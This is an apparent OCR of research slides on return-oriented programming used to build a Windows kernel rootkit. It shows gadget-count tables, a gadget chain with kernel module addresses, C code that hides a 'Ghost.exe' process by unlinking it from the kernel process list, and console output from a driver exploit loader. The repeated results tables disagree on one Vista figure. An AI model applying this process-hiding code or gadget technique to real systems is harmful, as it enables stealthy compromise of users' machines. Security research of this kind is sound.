
Return-Oriented Programming



Return-Oriented Programming



Automating RO-Programming



Results

Machine configuration	# `ret` inst.	# trie leaves	# `ret` inst. (res)	# trie leaves (res)
Native / XP SP2	118,154	148,916	22,398	25,968
Native / XP SP3	95,809	119,533	22,076	25,768
VMware / XP SP3	58,933	67,837	22,076	25,768
VMware / 2003 Server SP2	61,080	70,957	23,181	26,399
Native / Vista SP1	181,138	234,685	30,922	36,308
Bootcamp / Vista SP1	177,778	225,551	30,922	36,308

Results

Machine configuration	# ret inst.	# trie leaves	# ret inst. (res)	# trie leaves (res)
Native / XP SP2	118,154	148,916	22,398	25,968
Native / XP SP3	95,809	119,533	22,076	25,768
VMware / XP SP3	58,933	67,837	22,076	25,768
VMware / 2003 Server SP2	61,080	70,957	23,181	26,399
Native / Vista SP1	181,138	234,685	30,922	36,308
Bootcamp / Vista SP1	177,778	225,331	30,922	36,308

```
pop ecx              | R: ntkrnlpa.exe:0006373C
                     | L: <RightSourceAddress>+4
mov edx, [ecx-0x4]   | R: vmx_fb.dll:00017CBD
pop eax              | R: ntkrnlpa.exe:000436AE
                     | L: <LeftSourceAddress>
mov eax, [eax]       | R: win32k.sys:000065D1
and eax, edx         | R: win32k.sys:000ADAE6
pop ecx              | R: ntkrnlpa.exe:0006373C
                     | L: <DestinationAddress>
mov [ecx], eax       | R: win32k.sys:0000F0AC
```

Results


Machine configuration	# `ret` inst.	# trie leaves	# `ret` inst. (res)	# trie leaves (res)
Native / XP SP2	118,154	148,916	22,398	25,968
Native / XP SP3	95,809	119,533	22,076	25,768
VMware / XP SP3	58,933	67,837	22,076	25,768
VMware / 2003 Server SP2	61,080	70,957	23,181	26,399
Native / Vista SP1	181,138	234,685	30,922	36,308
Bootcamp / Vista SP1	177,778	225,551	30,922	36,308

On all tested platforms, *enough* gadgets could be constructed to implement arbitrary programs

RO Rootkit


```
int ListStartOffset =  &CurrentProcess−>process_list . Flink − CurrentProcess ;
int ListStart = &CurrentProcess−>process_list . Flink ;
int ListCurrent = ∗ListStart ;
while ( ListCurrent ! = ListStart )  {
   struct EPROCESS ∗NextProcess = ListCurrent − ListStartOffset ;
   if ( RtlCompareMemory ( NextProcess−>ImageName , ” Ghost . exe ” , 9 ) == 9 ) {
      break ;
   }
   ListCurrent = ∗ListCurrent ;
}

if ( ListCurrent ! = ListStart ) {
   // process found, do some pointer magic
   struct EPROCESS ∗GhostProcess = ListCurrent − ListStartOffset ;
   // Current->Blink->Flink = Current->Flink
   GhostProcess−>process_list . Blink−>Flink = GhostProcess−>process_list . Flink ;
   // Current->Flink->Blink = Current->Blink
   GhostProcess−>process_list . Flink−>Blink = GhostProcess−>process_list . Blink ;
   // Current->Flink = Current->Blink = Current
   GhostProcess−>process_list . Flink = ListCurrent ;
   GhostProcess−>process_list . Blink = ListCurrent ;
}
```

RO Rootkit



Command Prompt - Exploit.exe
C:\Rootkit>Exploit.exe
> vulnerable kernel driver exploit v1.0
> loading rootkit code
> loading code (base = 00F30000, size = 00005F5C, pages = 6)
> loading rootkit loader code
> loading code (base = 00F875B0, size = 00001000, pages = 1)
> exploit will be executed from 00100854
